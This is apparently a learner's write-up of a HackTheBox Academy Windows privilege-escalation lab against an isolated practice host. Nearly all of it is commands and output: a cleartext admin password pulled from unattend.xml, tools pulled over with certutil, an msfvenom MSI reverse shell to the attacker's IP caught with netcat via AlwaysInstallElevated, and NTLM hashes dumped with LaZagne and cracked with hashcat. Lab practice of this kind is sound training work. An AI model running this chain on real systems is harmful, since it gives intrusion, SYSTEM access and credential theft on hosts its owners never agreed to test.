Windows Privilege Escalation Skills Assessment - Part II

As an add-on to their annual penetration test, the INLANEFREIGHT organization has asked you to perform a security review of their standard Windows 10 gold image build currently in use by over 1,200 of their employees worldwide. The new CISO is worried that best practices were not followed when establishing the image baseline, and there may be one or more local privilege escalation vectors present in the build. Above all, the CISO wants to protect the company's internal infrastructure by ensuring that an attacker who can gain access to a workstation (through a phishing attack, for example) would be unable to escalate privileges and use that access move laterally through the network. Due to regulatory requirements, INLANEFREIGHT employees do not have local administrator privileges on their workstations.

You have been granted a standard user account with RDP access to a clone of a standard user Windows 10 workstation with no internet access. The client wants as comprehensive an assessment as possible (they will likely hire your firm to test/attempt to bypass EDR controls in the future); therefore, Defender has been disabled. Due to regulatory controls, they cannot allow internet access to the host, so you will need to transfer any tools over yourself.

Enumerate the host fully and attempt to escalate privileges to administrator/SYSTEM level access.

.....

A few things to take note from the above information:

- RDP access to Windows 10 workstation.
- No internet access on the system.
- RDP login details was given
- Defender has been disabled.

All we need is to first RDP to the target windows machine and do local enumeration to know more about the workstation and the network.

The asked us three questions:
QUESTIONS:


- **Find left behind cleartext credentials for the iamtheadministrator domain admin account.**
- **Escalate privileges to SYSTEM and submit the contents of the flag.txt file on the Administrator Desktop**
- **There is 1 disabled local admin user on this system with a weak password that may be used to access other systems in the network and is worth reporting to the client. After escalating privileges retrieve the NTLM hash for this user and crack it offline. Submit the cleartext password for this account.**

IP Address of the windows machine: **10.129.43.33**
Username: **htb-student**
Password: **HTB_@cademy_stdnt!**

SOLUTIONS:


RDP to 10.129.43.33 (ACADEMY-WINLPE-SKILLS2-WS)

```
xfreerdp3 /v:10.129.43.33 /u:htb-student /p:HTB_@cademy_stdnt! /dynamic-resolution /cert:ignore
```



Answer to Question 1:
I used this command to search the target machine to see file that contain iamtheadministrator, most especially unattend files.

```
findstr /S /I "iamtheadministrator" C:\*.xml
```



This path look interesting, then I press further...

```
C:\Windows\Panther\unattend.xml
```

```
PS C:\Windows\Panther> more unattend.xml
<!--****************************************************
Installation Notes
Location: HQ
Notes: OOB installer for Inlanefreight Windows 10 systems.
****************************************************-->
```

```
</component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad
<AutoLogon>
<Password>
<Value>Inl@n3fr3ight_sup3rAdm1n!</Value>
<PlainText>true</PlainText>
</Password>
<Enabled>false</Enabled>
<Username>INLANEFREIGHT\iamtheadministrator</Username>
</AutoLogon>
<OOBE>
<HideEULAPage>true</HideEULAPage>
<HideOEMRegistrationScreen>true</HideOEMRegistrationScreen>
<HideOnlineAccountScreens>true</HideOnlineAccountScreens>
<HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
<NetworkLocation>Work</NetworkLocation>
<SkipUserOOBE>true</SkipUserOOBE>
<SkipMachineOOBE>true</SkipMachineOOBE>
<ProtectYourPC>1</ProtectYourPC>
```

Question 2:

To speed up the process I transferred automated tool for enumeration, winPEAS.

File Transfer:

On Kali Linux

```
kali@kali ~/Tools/Win_PE % python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.43.33 - - [26/Apr/2026 22:35:09] "GET /winPEAS.ps1 HTTP/1.1" 200 -
10.129.43.33 - - [26/Apr/2026 22:35:11] "GET /winPEAS.ps1 HTTP/1.1" 200 -
```

On Windows Machine

```
certutil -urlcache -f http://10.10.14.158/winPEAS.ps1 winPEAS.ps1
```

Windows PowerShell

```
PS C:\Users\htb-student>
PS C:\Users\htb-student> certutil -urlcache -f http://10.10.14.158/winPEAS.ps1 winPEAS.ps1
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\htb-student>
```

Enumeration - **WinPEAS**

```
ÍÍÍÍÍÍÍÍÍÍ[ Always Install Elevated Check
Checking Windows Installer Registry (will populate if the key exists)
HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer).AlwaysInstallElevated = 1
Try msfvenom msi package to escalate
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#metasploit-payloads
HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer).AlwaysInstallElevated = 1
Try msfvenom msi package to escalate
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#metasploit-payloads

ÍÍÍÍÍÍÍÍÍÍ[ PowerShell Info
```

The enumeration tool, WinPEAS has flagged **AlwaysInstallElevated**. This is an absolute "gimme" for a SYSTEM shell.


It flagged both `HKLM` and `HKCU`.

When both `HKLM` and `HKCU` have the `AlwaysInstallElevated` registry key set to `1`, it means that **any user** can install a Microsoft Installer (**MSI**) package with **Full SYSTEM privileges**. Windows ignores the user's actual permissions and just lets the installer run as the highest power on the box.

The Exploitation Steps:

1. **Generate the Malicious MSI (On Kali)**: Use `msfvenom` to create an MSI that sends a reverse shell back to you:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.158 LPORT=4446 -f msi -o setup.msi
```




2. Transfer the MSI to Windows

On Kali:

On Windows:

```
certutil -urlcache -f http://10.10.14.158/setup.msi C:\Windows\Temp\setup.msi
```



3. Catch the Shell (On Kali)

Start your listener:

```
nc -lvnp 4446
```

```
2: nc -lvnp 4446
kali@kali ~/HackTheBox % nc -lvnp 4446
Listening on 0.0.0.0 4446
```

4. Execute the Installer (On Windows)

Run the installer in "quiet" mode so it doesn't try to pop up a GUI:

```
msiexec /quiet /qn /i C:\Windows\Temp\setup.msi
```

- `/quiet`: No user interaction.
- `/qn`: No UI.
- `/i`: Normal installation.

```
PS C:\> msiexec /quiet /qn /i C:\Windows\Temp\setup.msi
PS C:\>
```

```
2: nc -lvnp 4446
kali@kali ~/HackTheBox % nc -lvnp 4446
Listening on 0.0.0.0 4446
Connection received on 10.129.43.33 49700
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

PE Achieved!

It's time to do local enumeration with full chest! lolz...

Question 2 says, **Escalate privileges to SYSTEM and submit the contents of the flag.txt file on the Administrator Desktop**

```
C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 823E-9601

 Directory of C:\

06/04/2021  10:44 PM    <DIR>          PerfLogs
01/18/2024  06:23 AM    <DIR>          Program Files
06/06/2021  01:14 PM    <DIR>          Program Files (x86)
06/07/2021  09:30 AM    <DIR>          Users
01/18/2024  06:25 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)   5,705,269,248 bytes free

C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd DEsktop
cd DEsktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 823E-9601

 Directory of C:\Users\Administrator\Desktop

08/08/2021  07:17 PM    <DIR>          .
08/08/2021  07:17 PM    <DIR>          ..
06/07/2021  12:10 PM                28 flag.txt
               1 File(s)             28 bytes
               2 Dir(s)   5,705,269,248 bytes free

C:\Users\Administrator\Desktop>more flag.txt
more flag.txt
el3vatEd_[redacted]sky

C:\Users\Administrator\Desktop>
```

Answer to question 2

Question 3:

There is 1 disabled local admin user on this system with a weak password that may be used to access other systems in the network and is worth reporting to the client. After escalating privileges retrieve the NTLM hash for this user and crack it offline. Submit the cleartext password for this account.

I quickly transfer LaZagne to the target machine because I know it will help me with hashvalues of all the users...

```
C:\Users\Administrator\Desktop>certutil -urlcache -f http://10.10.14.158/LaZagne.exe LaZagne.exe
certutil -urlcache -f http://10.10.14.158/LaZagne.exe LaZagne.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\Administrator\Desktop>
```

Then I ran this command...

```
.\laZagne.exe all
```

```
usage: laZagne.exe [-h] [-version]
                   {all,browsers,chats,databases,games,git,mails,maven,memory,multimedia,php,svn,sysadmin,windows,wifi,unused}
                   ...
```

```
C:\Users\Administrator\Desktop>.\laZagne.exe all
.\laZagne.exe all

|=================================================================|
|                                                                 |
|                         The LaZagne Project                     |
|                                                                 |
|                           ! BANG BANG !                         |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for 42205fe5-683e-46d2-a879-d9efe8bbdfb9
[+] System masterkey decrypted for 563519a1-7423-48bd-9fb6-af25e864284f
[+] System masterkey decrypted for c041abc1-486d-41d2-af34-07eb313263fa

########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:aad797e20ba0675bbcb3e3df3319042c:::
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
wksadmin:1003:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
```

With the LaZagne output, wksadmin seems to be the disabled local admin user on this system with a weak password...

Copied the NTLM hash of the user and crack it offline using hashcat.

```
kali@kali ~/HackTheBox % hashcat -m 1000 5835048ce94ad0564e29a924a03510ef /usr/share/wordlists/rockyou.txt   1
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl proj
=================================================================================================================================
* Device #1: cpu-haswell-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 2981/6027 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Mon Apr 27 00:04:54 2026
Stopped: Mon Apr 27 00:04:54 2026
kali@kali ~/HackTheBox % hashcat -m 1000 5835048ce94ad0564e29a924a03510ef --show   2
5835048ce94ad0564e29a924a03510ef:password1
kali@kali ~/HackTheBox %
```

NOTE: Because have cracked the hash before that was why it didn't show the normal crack process...

DONE!